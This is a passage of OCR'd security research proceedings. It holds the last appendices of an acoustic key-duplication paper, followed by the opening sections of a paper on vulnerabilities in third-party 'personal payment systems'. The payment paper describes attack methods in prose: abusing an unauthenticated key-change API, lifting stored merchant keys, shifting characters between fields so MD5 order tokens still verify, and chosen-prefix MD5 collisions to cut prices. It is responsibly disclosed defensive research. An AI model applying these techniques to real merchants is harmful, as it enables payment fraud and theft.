59,207 keys (79% of 75,066 keys).

Appendix G Smart Doorbell Analysis

To investigate the possibility of an attacker who can remotely access a smart doorbell installed on the victim's door, we test the attack utility of key insertion audio recorded from multiple smart doorbell models [15, 44, 57, 58]. Figure 24 depicts the spectrogram of key insertion from two popular models – Ring Video Doorbell 3 Plus and Google Nest Hello. From our analysis, we infer that all the doorbells we investigate are equipped with low-quality microphones designed for human voice capture (i.e., having low-frequency response only up to $8kHz$), hence making them unsuitable for capturing fine-grained click timing information. Furthermore, due to the lack




Figure 24: Figure depicts spectrogram of key insertion recorded using Ring 3 Plus and Nest Hello doorbells.




Figure 25: Figure depicts the impact of noise on Mic_{parab} at distances 5ft to 25ft on the $Ratio_{Reduction}$, for two types of noise – human conversation and dog barking sound.

of options to change the audio quality in these devices, the doorbells save them in lossy Advanced Audio Coding (or AAC) format, which further degrades signal quality.

Appendix H Noise Analysis of Parabolic Mic

In Section 6.4.2, we present the average reduction ratio ($Ratio_{Reduction}$) for Mic_{parab} across all keys for distances, namely 5ft to 25ft. In Figure 25, we depict the $Ratio_{Reduction}$ of individual keys at all distances, for two different noise types – human conversation ($noise_{talk}$) and dog barking sound ($noise_{bark}$). Similar to the analysis in Section 6.4.2, we observe low variance in $Ratio_{Reduction}$ across different noise levels, across all distances. These results illustrate that *Keynergy* is robust to low-frequency noise sources.

Messy States of Wiring: Vulnerabilities in Emerging Personal Payment Systems

Jiadong Lou, Xu Yuan *
University of Louisiana at Lafayette

Ning Zhang
Washington University in St. Louis

Abstract

This paper presents our study on an emerging paradigm of payment service that allows individual merchants to leverage the personal transfer service in third-party platforms to support commercial transactions. This is made possible by leveraging an additional order management system, collectively named *Personal Payment System (PPS)*. To gain a better understanding of these emerging systems, we conducted a systematic study on 35 *PPS*s covering over 11740 merchant clients supporting more than 20 million customers. By examining the documentation, available source codes, and demos, we extracted a common abstracted model for *PPS* and discovered seven categories of vulnerabilities in the existing personal payment protocol design and system implementation. It is alarming that all *PPS*s under study have at least one vulnerability. To further dissect these potential weaknesses, we present the corresponding attack methods to exploit the discovered vulnerabilities. To validate our proposed attacks, we conducted four successful real attacks to illustrate the severe consequences. We have responsibly disclosed the newly discovered vulnerabilities, with some patched after our reporting.

1 Introduction

Pervasive network connections in modern computing devices are enabling the adoption of the online payment service as a more convenient and safer method for monetary transactions. Reports from eMarketer [20, 21] state that 1.06 billion people are using a proximity mobile payment. Asia's 577.4 million proximity mobile payment users make up about half of that total, largely due to rapid adoption in China. In recognition of the growing market, there have been an increasing number of mobile payment platforms designed to enable payments among users without having to go through traditional methods such as credit cards and checks, often reducing the risk to the user in the case of information disclosure to the vendor. The well-known third-party platforms include but are not limited to Alipay [2], Wexpay [10], Apple pay [4], Paypal [6], and Venmo [8].

However, existing payment platforms have several limitations. First, individual payment accounts on these platforms are not designed to handle large volumes of transactions, thereby there is a lack of scalable methods to automatically associate orders with payment transactions. Second, while there exist merchant accounts that can be registered on the payment platforms to provide the aforementioned functionalities, the barrier to entry is quite high for many small businesses. For example, it requires a government-issued license (considerable delay in application) in China to get a merchant account with Alipay. Lastly, there is also a non-trivial upfront cost commitment to get started. Realizing these drawbacks, a new form of payment management service has emerged to serve as a broker between buyers and sellers, providing a minimalist payment management system with significantly lower transaction fees and initial financial commitment. They, however, are not individual financial institutions and do not offer wallet functions. Instead, these payment management systems rely on existing personal transfer services from third-party platforms for actual money transfers. We refer to this new paradigm of payment system as the personal payment system (*PPS*).

Since this new payment system builds on top of the existing personal money transfer interface and has to involve multiple rounds of complex interactions between different entities in the ecosystem, security remains a challenging issue for both the *PPS* and its users. Recognizing the role of payment systems in the digital economy, there have been several studies analyzing and demonstrating security issues in both web-based payment services [18, 34, 45, 46, 48, 52] and in-app payment services [25, 37, 54]. However, they have mainly focused on commercial payment services, and little attention has been given to the emerging *PPS*.

In this paper, we present our systematic analysis of the emerging *PPS* where we dissect its design elements, ecosystem, and potential vulnerabilities. The 35 *PPS*s under study

*Corresponding author: Dr. Xu Yuan (xu.yuan@louisiana.edu)

offer both web and mobile app applications covering over 11740 merchant clients supporting more than 20 million customers. By analyzing the technical documents and applications of these 35 *PPS*s, we abstract the common design pattern of their payment systems and the corresponding business processes. We found that all *PPS*s have five key components to satisfy the essential business needs of their clients, namely *PPS* enrollment and key distribution, order generation, order payment, payment notification, and order inquiry. We found seven unique patterns of vulnerabilities that are common in the majority of the studied *PPS*s. Of the five key components, the majority of the vulnerabilities are within the order generation process. Based on the discovered vulnerabilities, we designed and implemented five proof-of-concept attacks that chain together multiple vulnerable patterns to demonstrate the real-world threat. To minimize the impact on the real-world systems, all experiments were designed to attack our own test accounts, and we also reported the processes and results to all vendors so that they could mitigate the impact of the attacks. The financial ramifications of the attacks are typically mitigated by closure of the test accounts.

To mitigate the threat of these vulnerabilities, we conducted a systematic analysis of the root causes and classified them from different perspectives, such as protocol vs. implementation. With the analysis, we list 10 suggestions for *PPS* providers, merchants, and the buyers who make payments.

Lastly, to ensure that the vendors had enough time to fix the vulnerabilities, we contacted them individually about the vulnerabilities several months before the submission of this manuscript. This allowed several vendors to finish patching the reported vulnerabilities at the time of writing. We have also disclosed the vulnerabilities to various security response platforms, including Tencent security response center [7] and Alibaba security response center [1].

In summary, we have made the following contributions in this paper:

- We dissected the internals of a newly emerging paradigm of payment system, the Personal Payment System (*PPS*), and presented a common abstracted model of these new payment systems.
- Based on our analysis of the *PPS*, we have discovered 7 vulnerable patterns and presented 5 new attacks methods that exploit these vulnerable patterns.
- We conducted an empirical study to analyze the payment services from the 35 most widely used *PPS*s and exposed the security issues corresponding to our discovered 7 vulnerable patterns. Four real-world attacks on the websites adopting the *PPS*s were also conducted to demonstrate our discovered vulnerabilities.
- Following the practice of responsible disclosure, we have reported all the discovered design flaws and worked with some vendors in fixing these vulnerabilities.
- To mitigate these vulnerabilities, we have conducted a root cause analysis and provided a discussion on how to secure the ecosystem.

2 Personal Payment System

2.1 PPS Definition


Personal payment system is an emerging paradigm that couples personal money transfer functions provided by existing third-party platforms with an order management platform developed by a *PPS* provider. It allows individual small businesses to leverage personal financial accounts registered in third-party platforms to meet the demands of commercial transactions without incurring significant upfront costs. Due to its low barrier of entry, these new systems have successfully attracted a large number of merchants, especially startups and small businesses.

Third-party payment platforms provide free personal money transfer services, and each user can register a personal account for sending money to or receiving money from others. However, the personal transfer interface does not include payment and order related management functionalities (e.g., recording the payment information and order status, monitoring the money flow, informing merchants about payment status). Therefore, it is often impossible to use these accounts directly for commercial transactions. Recognizing this opportunity, *PPS* providers develop a payment management platform to complement existing payment platforms. To use the *PPS* platform, a merchant has to register an account on the *PPS* system and link this account to an existing personal account on a third-party payment system such as AliPay. The *PPS* platform will work in the background to present to its users a unified commercial-capable interface that supports both payment and order tracking.

2.2 Personal Payment System v.s. Commercial Payment System

While both the existing mainstream third-party commercial payment systems (*TP-CPS*) and the *PPS* offer the ability to manage transactions and payments at the commercial scale, there are major differences between the ecosystems of the two. The high level workflows of *TP-CPS* and *PPS* are summarized in Figures 1(a) and 1(b), respectively.

In the *TP-CPS*, as shown in Figure 1(a), there are three entities, i.e., merchant client (*MC*), merchant server (*MS*), and cashier server (*CS*). *MC* is the merchant client, where users can browse merchandise and make orders. *MS* is the merchant server that hosts the client content. It is also responsible for processing orders and confirming payment statuses of orders. The *CS* in a third-party platform manages money transactions between different accounts, and offers the ability to track payment status. With a commercial account on a third-party



(a) The transaction process in the TP-CPS.

(b) The transaction process in the PPS.

Figure 1: The transaction process in two payment paradigms

payment platform, order management is part of the service and is tightly integrated. As a result, *MC* and *MS* only need to interact with third-party systems to upload and obtain both the payment and order status for an agreed upon fee.

On the other hand, for *PPS*, shown in Figure 1(b), a merchant makes use of an independent order management system. He/she also needs to register an account with the *CS*; however, the account is a personal account without the ability to access the integrated order management system, and therefore there is no commission fee imposed on the transactions. To leverage the personal payment system for commercial transactions, *PPS* provides a *PPS Order Management Platform* (*PMP*), an additional platform offering the commercial payment functionalities traditionally provided by *CS*, such as recording the transaction information, monitoring cash flow in the transaction, and verifying the order status.

The transaction flow in *PPS* can be summarized as follows: A merchant needs to register two accounts, one personal account at the third-party payment platform (i.e., *CS*) and a merchant commercial account at the *PMP*. After the buyer places an order, the payment information will be sent to the *CS* while the order information is transmitted to the *PMP*. When the contracted payment is made in the *CS*, the *PMP* will then notify the *MS* to continue the order process. The addition of an independent *PMP* in the order and payment management process is the unique design element in this ecosystem that avoids the transaction fee. To obtain payment status, the merchant account at *PMP* has to keep monitoring for the money transfer event at the *CS*.

2.3 PPS Abstracted Model

The abstracted model common to all *PPS*s is described in this subsection, from the initial enrollment of the service to order processing as well as order query.

2.3.1 Enrollment and Key Distribution/Update

Enrollment and initial key distribution - In order to use *PPS*, a merchant needs to register for a personal account on the third-party cashier server as well as a commercial account on the payment management system in the *PPS*. After completion of the registration process of the merchant commercial account on the *PPS* website, the enrollment process starts with the initial key distribution. First, a unique key (henceforth referred to as **KEY**) is generated for each merchant account. The **KEY** is distributed via the merchant account web page on the *PPS* platform and can only be viewed via this web portal. The initial **KEY** distribution process is protected by common web-based security techniques using merchant account authentication (i.e., logging in) at the *PPS* website.

Key update - While the initial key is only available via the *PPS* website, it is also possible to request key renewals subsequently and receive the updated keys via web APIs. As a result, there are two ways *PPS* merchants can request and receive key updates, via the *PPS* website or via a REST API call. All the *PPS*s we studied support key update via API. Furthermore, 88% of them do not require authentication. More details can be found in section 3.1.

Common interface and order format - Almost all the *PPS*s offer API-based payment service in some form. Specifics about the order and the transacting parties are usually encapsulated in a JSON object sent through the order API (*O-API*). Required fields often include order identifier, payment URL, price, merchant ID as well as the signature that aims to protect the integrity of the object. This signature is also widely referred to as the **Token** in many of the user documents. Surprisingly, we found all *PPS*s use the MD5 mechanism to generate the **Token** (i.e., single MD5 or multi-layer MD5).




Figure 2: The transaction flow of *PPS*.

The input of MD5 is a string that concatenates all the related order information (i.e., values in all fields) in an order packet as well as the **KEY**. The ordering of all fields varies in different *PPS*s. The most common approach is to order the fields alphabetically.

2.3.2 Order Generation

When the user makes a purchase attempt, an order is generated at *MS* and delivered to *MC*, as shown in Figure 2.

1. In the first step, *MC* generates an order request, denoted as $order_{rq}$, and then sends it to *MS*. The $order_{rq}$ often contains only the minimal amount of information that is necessary to associate the order with the merchandise, such as the unique item identifier. Since the merchant may offer multiple payment options, the buyer's choice is also included in this request.

2. After receiving the $order_{rq}$, *MS* generates the order packet $order_p$, which contains detailed order parameters for the requested merchandise, and a **Token** is also generated using **KEY** to protect the integrity.

3. *MS* delivers $order_p$ back to *MC*.

2.3.3 Order Payment

As shown in Figure 2, this stage includes five steps as follows.

4. *MC* sends the order packet $order_p$ to *PMP*.

5. Upon receiving the order packet $order_p$, the *PMP* will look up the stored **KEY** for the merchant specified in the $order_p$, then use the received $order_p$ and **KEY** to verify the integrity of the order packet. Note that when *PMP* receives multiple orders from one merchant with the same price simultaneously, it might change the payment amount by a tiny deviation on these orders so that *PMP* can identify these orders by monitoring the paid amount.

6. The payment account information (i.e., the QR code of the merchant's personal account registered at the chosen third-party platform) is sent to the *MC*.

7. The buyer pays the required amount to the merchant's personal account.

8. *PMP* monitors the merchant's personal account for the expected money flow. The actual implementation of how the *PMP* can monitor the personal account of the merchant differs among the *PPS*s under our study. For example, some of the *PPS*s monitor the financial transactions on the personal account of the merchant by installing a client app on the merchant's smartphone that will hook into the notification interfaces of the third-party payment platform apps. Even though merchants need to specifically provide consent to such monitoring in order to use the *PPS*, there are significant privacy and security concerns with such designs. However, we will leave the investigation of these apps for a another time.

2.3.4 Payment Notification

In this stage, *PMP* sends notification to both *MS* and *MC* after confirming the payment. Three steps are included as follows:

9. Once the *PMP* detects the money paid to the merchant's personal account, *PMP* compares it to the expected paid value of the pending orders.

10. A notification is then sent to the *MS* (via $notify_url$ in $order_p$) which includes the payment status code, order ID, and/or monitored payment value, indicating whether an order is successfully paid or not.

11. The same notification is also sent to the *MC* via the $return_url$ in $order_p$.

Notably, not all *PPS*s include the paid value in the notification to *MS* in step 10. In fact, few *PPS*s include the price in the notification. As mentioned in step 5, there can be small deviations between the actual paid value and the item price. This small deviation is a mechanism by which *PMP* distinguishes different transactions from the same merchant by making small adjustments to the price such that price is unique in each transaction. Furthermore, *MS* is not informed of this deviation in advance, therefore, they would be not able to associate a money transaction with the order number. As a result, the value of the price in the notification is often not used, and only the order number and the payment status code in the notification are used by *MS* to verify the success of the




Figure 3: The Vulnerabilities and attacks in the *PPS* flows.

payment on a particular order in *PPS*. This unique design, which ignores consistency in the order price of different order processing stages, turns out to be problematic from a security perspective, which will be discussed later in section 3.

After all the steps above, the payment transaction of one order is completed as shown in Fig. 2, and the merchandise can be shipped.

2.3.5 Order Inquiry in PPS

In *PPS*, the order management system is provided by *PMP* to support the historical order inquiry service.

1. *MS* generates the query request (denoted as $query_o$), which contains the merchant identification code (*merchantID*), and the order ID (*orderid*). This request is protected by the $\mathbf{Token}_q$.
2. *MS* sends this query packet $query_o$ to *PMP*.
3. Upon receiving the $query_o$, *PMP* looks up the merchant **KEY** based on the merchant ID in the $query_o$. Using the **KEY**, *PMP* verifies the $\mathbf{Token}_q^*$ in $query_o$.
4 Once the request is verified, *PMP* sends the inquiry result $query_{res}$ back to *MS*.

We also found that only the payment status code is included in the $query_{res}$ rather than the actual paid value in most of the *PPS*s. In this case, the merchant has no way to look up the actual payment value in historical orders. This creates an opportunity for the attacker, since merchants would not be able to go back and verify the payment value via the *PMP*.

3 Security Analysis

In this paper, we focus our analysis on the unique design of *PPS*, involving three key parties *MC*, *MS*, and *PMP*. As shown in Figure 3, there are five main stages as previously described, from key distribution to order generation, order payment, payment notification, and historical order inquiry. We found seven unique vulnerable patterns in multiple stages of the order processing pipeline. Based on these vulnerabilities, we have created five proof-of-concept attacks.

3.1 Vulnerable KEY Distribution/Update

As discussed in Section 2.3.1, the unique **KEY** is assigned when a merchant subscribes to the services and is often displayed on the *PMP* management web page. While accessing the key via web management interface is well protected with communication security mechanisms such as HTTPS, *PPS* also provides REST APIs to allow merchants to manipulate keys programmatically.

3.1.1 Unprotected Key Changing API

Through our study, we found that the web management interface is well protected, however, the API allows pre-authenticated requests to change **KEY**. In most of the *PPS*s we studied, the API only requires merchant ID to change **KEY**. The merchant ID is not a secret by design and can be directly obtained by examining the order packet. As a result, an adversary, who has the merchant ID, can easily forge a **KEY** change request from *MS*. This can lead to loss of merchant **KEY** or disruption of merchant's e-commerce.

3.1.2 Attack: Malicious KEY Changing

Taking advantage of this vulnerability, an attacker can first obtain the merchant ID from various places including any order packet sent from *MC* to *PMP*, then forge a key change request.

In some *PPS*s, the new **KEY** is included directly in the reply. Using the new **KEY**, the attacker can make arbitrary modifications to the order requests from this *MS*. Unfortunately, communication security mechanisms such as HTTPS with TLS do not mitigate this attack since attacker is the party




Figure 4: The attack, consequences, and protection in **KEY** distribution.

making the requests, instead of eavesdropping or launching man-in-the-middle attack over the network.

In other *PPS*s, the new **KEY** is not included in the reply, and can only be accessed via the standard web portal. The best an attacker can do is to leverage the interface to make frequent key changes to disrupt merchant operations and achieve DoS.

The relationship between different attack results and protections against malicious use of **KEY** change APIs can be found in Figure 4. It is possible to fix the root cause of this vulnerability by mandating authentication on key change request. It is also possible to limit the damage of a pre-authenticated key change API by removing the new **KEY** from the reply. However, communication security mechanisms, such as HTTPS, unfortunately cannot defend against key stealing attacks or DoS since the attacker is the one making the API calls.

3.2 Vulnerable Order Generation

Theoretically, orders should be generated and signed at the merchant server end before being delivered to the client. However, in practice, many implementations generate partial or entire orders at the client. In other words, the order request includes information fields that go directly into the final order packet.

3.2.1 Local Order Generation

When the orders are generated locally, there are two security implications. First, it implies that attackers can tamper with some fields of a locally stored order. In many cases, *MS* does not conduct additional cross validation, and then the attacker can successfully manipulate an order. For example, the attacker may reduce the price of an item. The second implication is related to information leakage. When the server performs additional validation, the attacker cannot simply reduce the price by modifying the order request, but he/she can still leverage the leaked information to help stage more advanced attacks. For example, in the case of a hash collision attack, which is described later in the section, it is important that the attacker can manipulate fields in the order to accommodate the spaces needed for near-collision blocks.

3.2.2 Local KEY Storage

The security of *PPS* mainly relies on the signature mechanism to verify order packets, where **KEY** is essential as discussed previously. However, to enable the local order generation, some *MC* implementations store **KEY** in *MC* for convenience. This allows an attacker to easily obtain the merchant's **KEY** by reverse engineering the *MC* program. With the **KEY**, an attacker can make arbitrary modifications to the order packet $order_p$.

3.2.3 Attack: Order Tampering with KEY

When the key is stored locally in *MC*, the attacker can easily extract it by reverse engineering, and is able to make arbitrary modifications to the order packet. After initiating the order process with *MS*, the compromised *MC* can modify the order price and generate a new order packet $order'_p$ with the modified price using the stored **KEY**. Furthermore, almost all *MS*s check the payment status code instead of the actual paid value due to the unique arrangement of price adjustment in *PPS*. Thus, they cannot notice such a price change. To make it worse, there is actually no way for the *MS* to find the historical payment value from *PMP* either, which we will discuss at the end of this section.

3.3 Vulnerable Packet Signature Generation

Packet signing with the **KEY** to generate a **Token** is the most important design aspect of the payment protocol in regards to preventing order tampering. Our analysis revealed two vulnerabilities.

3.3.1 String Concatenation in Token Generation

The first vulnerability falls in the process of string concatenation when generating a **Token**. As we have described in Section 2.3.1, **Token** is generated by concatenating all items (i.e., parameters and their values) in the order packet along with the **KEY** into a string and inputting that string to the MD5 algorithm. While there are *PPS*s that separate the fields in the order with a special character, some *PPS*s simply concatenate all fields without any delimiter. As a result, when the suffix of one field is shifted to the prefix of the next field in the order packet, the generated **Token** does not change. This allows an attacker to tamper with the order packet by shifting some characters from one field to the next field.

3.3.2 Attack: Order Tampering using String Shift

To exploit this vulnerability, the attacker needs to take advantage of several unique designs that are uniform to *PPS*. Since

PMP does not have the capability to store all the detailed information (including pricing) for individual merchandise from all the merchants, *PMP* has to rely on the received order packet to obtain the merchandise price and certify whether this price has been modified via the token. Additionally, since *MS* lacks visibility in how *PMP* manipulates prices to multiplex orders, it needs to rely on the payment status flag in the payment notification packet rather than the paid amount. As a result, since neither *MS* nor *PMP* know what the correct payment amount is, if the adversary can forge an order that passes verification on the token, then he/she can purchase any item at a much lower price. While all the fields are well defined using a JSON object, the signature verification is only over the string concatenation of values from the consecutive fields. This implies that the trailing bits of a field can be maliciously shifted to the heading bits of the next field without impacting the signature.

To give an illustrative example, let's consider a price modification attack. To launch the attack, the attacker can shift some suffix of a *Price* field into the neighboring *return_url* field or optional fields. Figure 5 shows one example of this operation, where we assume the *Price* field is 100 and the neighboring *return_url* is "www.xxx.com". In this attack, the attacker modifies the order packet $order_p$ at *Step 3* by moving the last *0* in *Price* to *return_url* before sending it to *PMP*. That is, one 0 in the *Price* field is shifted to the front of the *URL* field. Then the modified packet will include the new price of 10, and the *URL* of 0www.xxx.com. *return_url* works as the function of notifying *MC* of the payment status.




Figure 5: An example of the string shift in the order packet.

Since the string concatenation of the request has not changed, the **Token** remains the same and can pass the verification at *PMP*. As a result, the attacker only has to pay a tenth of the price to purchase the item. However, because of the modification on the *return_url*, his merchant client app will not receive the notification, but the loss of this functionality is not important for *MC*.

3.3.3 MD5-based Token Generation

The second vulnerability is from the use of weak hash cryptographic primitives. From our empirical study, most of the *PPS*s are using weak cryptographic primitives such as MD5 message-digest algorithms to generate the **Token**. There have been extensive studies demonstrating the weakness of MD5 [14, 19, 24, 49]. MD5 collision attack has been verified and implemented in [49], in which two different inputs that have the same prefix can generate the same output string. Later, the chosen-prefix collision attack proposed in [41–44] allows an attacker to change the prefix part of one input, but still generate the same MD5 output. Consequently, an attacker can maliciously modify some of the fields in the order packet (e.g., price), but still generate the same **Token** for fooling the *PMP*, even without the **KEY**. However, exploiting this requires chaining several vulnerabilities together.

3.3.4 Attack: Order Modification based on MD5 Collision

Attackers have to take advantage of the vulnerabilities from local order generation, in which some parameters are generated at *MC* instead of *MS*, so that before the **Token** is generated at the *MS*, they can create the collision based on the parameters leaked at the *MC*. Different from the string shifting attack, by leveraging collision attacks in the cryptographic hash function attackers can make significant changes to the order. With this attack it is possible to modify the values of the fields instead of shifting bits from one field to its neighbor. Implementing the MD5 signature collision in *PPS* should follow these three steps:

Parameter Acquisition. To create the MD5 collision, the attacker needs to obtain enough parameters from certain fields in the order packet. Before the order packet has been signed, the attacker can generate two packs of orders that differ in the expected field, usually the price field, but result in the same calculated MD5 value. The existing algorithm creates the MD5 collision by generating the two different data blocks after the prefix, and as a result, an optional field behind the price is necessary for placing the collision data blocks. Furthermore, for MD5, if *String1* and *String2* collide, then appending the same string before or after *String1* and *String2* would also cause a collision. The attacker only has to obtain the parameters between the price and an optional field for creating a collision.

Orders have a time window in which the payment can be accepted. Since the time for calculating the MD5 collision is usually longer than this window, capturing the packet after the payment has been set up and then generating the collision is impractical. However, we can predict the necessary parameters to practically implement the MD5 attack. Based on our empirical studies, some *PPS*s put the price near the optional field, usually named *return_URL* or *orderuid*, in addition to some other possibilities. Then the attackers can create the collision based only on two different prices. Moreover, some parameters between the price and the optional field can be obtained from other orders, such as *notify_url*, merchant ID, and the merchandise name. These parameters can be easily obtained by applying for the payment and capturing the network packet. The most difficult problem comes from the condition where the order ID lies in the area between the price and the optional field, since it varies in different orders. We

collected order IDs from some merchants and found that a timestamp with a random sequence is the most common form. For example, an order from *xddpay* platform contains the order ID "20201009053425901798", where "20201009053425" is the timestamp and "901798" is the random number. Based on the demo provided for the *PPS*, the random sequence is often created by the function "math.round(seed)". If the seed does not specially assign but only adopts the default value, which is the common situation in the sample code, the current time will be used as the seed when calling the function, and knowing that we can pre-calculate the random sequences to predict the order ID.

MD5 Collision Generation. The Chosen-Prefix attack method proposed in [43] can be employed by us to achieve such a goal. Given two different prefixes (denoted as *Prefix1* and *Prefix2*), two corresponding suffixes (denoted as *suffix1* and *suffix2*) can be constructed so that the concatenated values of *Prefix1*||*suffix1* and *Prefix2*||*suffix2* collide under MD5, with the time complexity of 2^{39}, where || denotes the concatenation of two strings.

The original price and the modified price are referred to as P_1 and P_2 respectively. Since the attacker is most likely trying to reduce the price he has to pay for an item, we assume P_2, the modified price, is a smaller value than P_1. Here we assume the optional field is a $return_{URL}$ (this field is usually designed as an optional field in our collected *PPS* protocols). One key property of URL is that any content after # will be ignored, therefore we can add # at the end of the URL and place the near collision blocks after the # so that we can even eliminate the influence of collision blocks in the order packet. Let S_1 and S_2 be the generated suffixes, which are the collision blocks. By using the Chosen-Prefix attack, the attacker can generate two strings, $P_1||URL\#||S_1$ and $P_2||URL\#||S_2$, that collide in MD5 algorithm, as shown in Figure 6. Furthermore, the parameters are delivered through JSON form, and some characters (i.e, " : {} []") are keywords. Any S_1 or S_2 that contains any of those characters can cause parsing problems. In the practical experiment, we will calculate multiple collision cases to avoid this situation.

Parameters Replacing. Leveraging the vulnerability that some order parameters are generated locally at the *MC*, the attacker first prepares two sets of parameters with the same MD5 value. The attacker then manipulates the *MC* to include $P_1||URL\#||S_1$ in the order request packet $order_{rq}$ to purchase the merchandise. Once the order packet is sent back to *MC* from *MS* after generating the MD5 **Token**, the attacker replaces the field of $P_1||URL\#||S_1$ with $P_2||URL\#||S_2$ while using the same token to generate a new packet $order_p^{'}$. The attacker then sends it to *PMP* to continue the transaction process. Figure 7 summarizes the procedure of this attack.




Figure 6: MD5 collision for two pairs of order parameters.

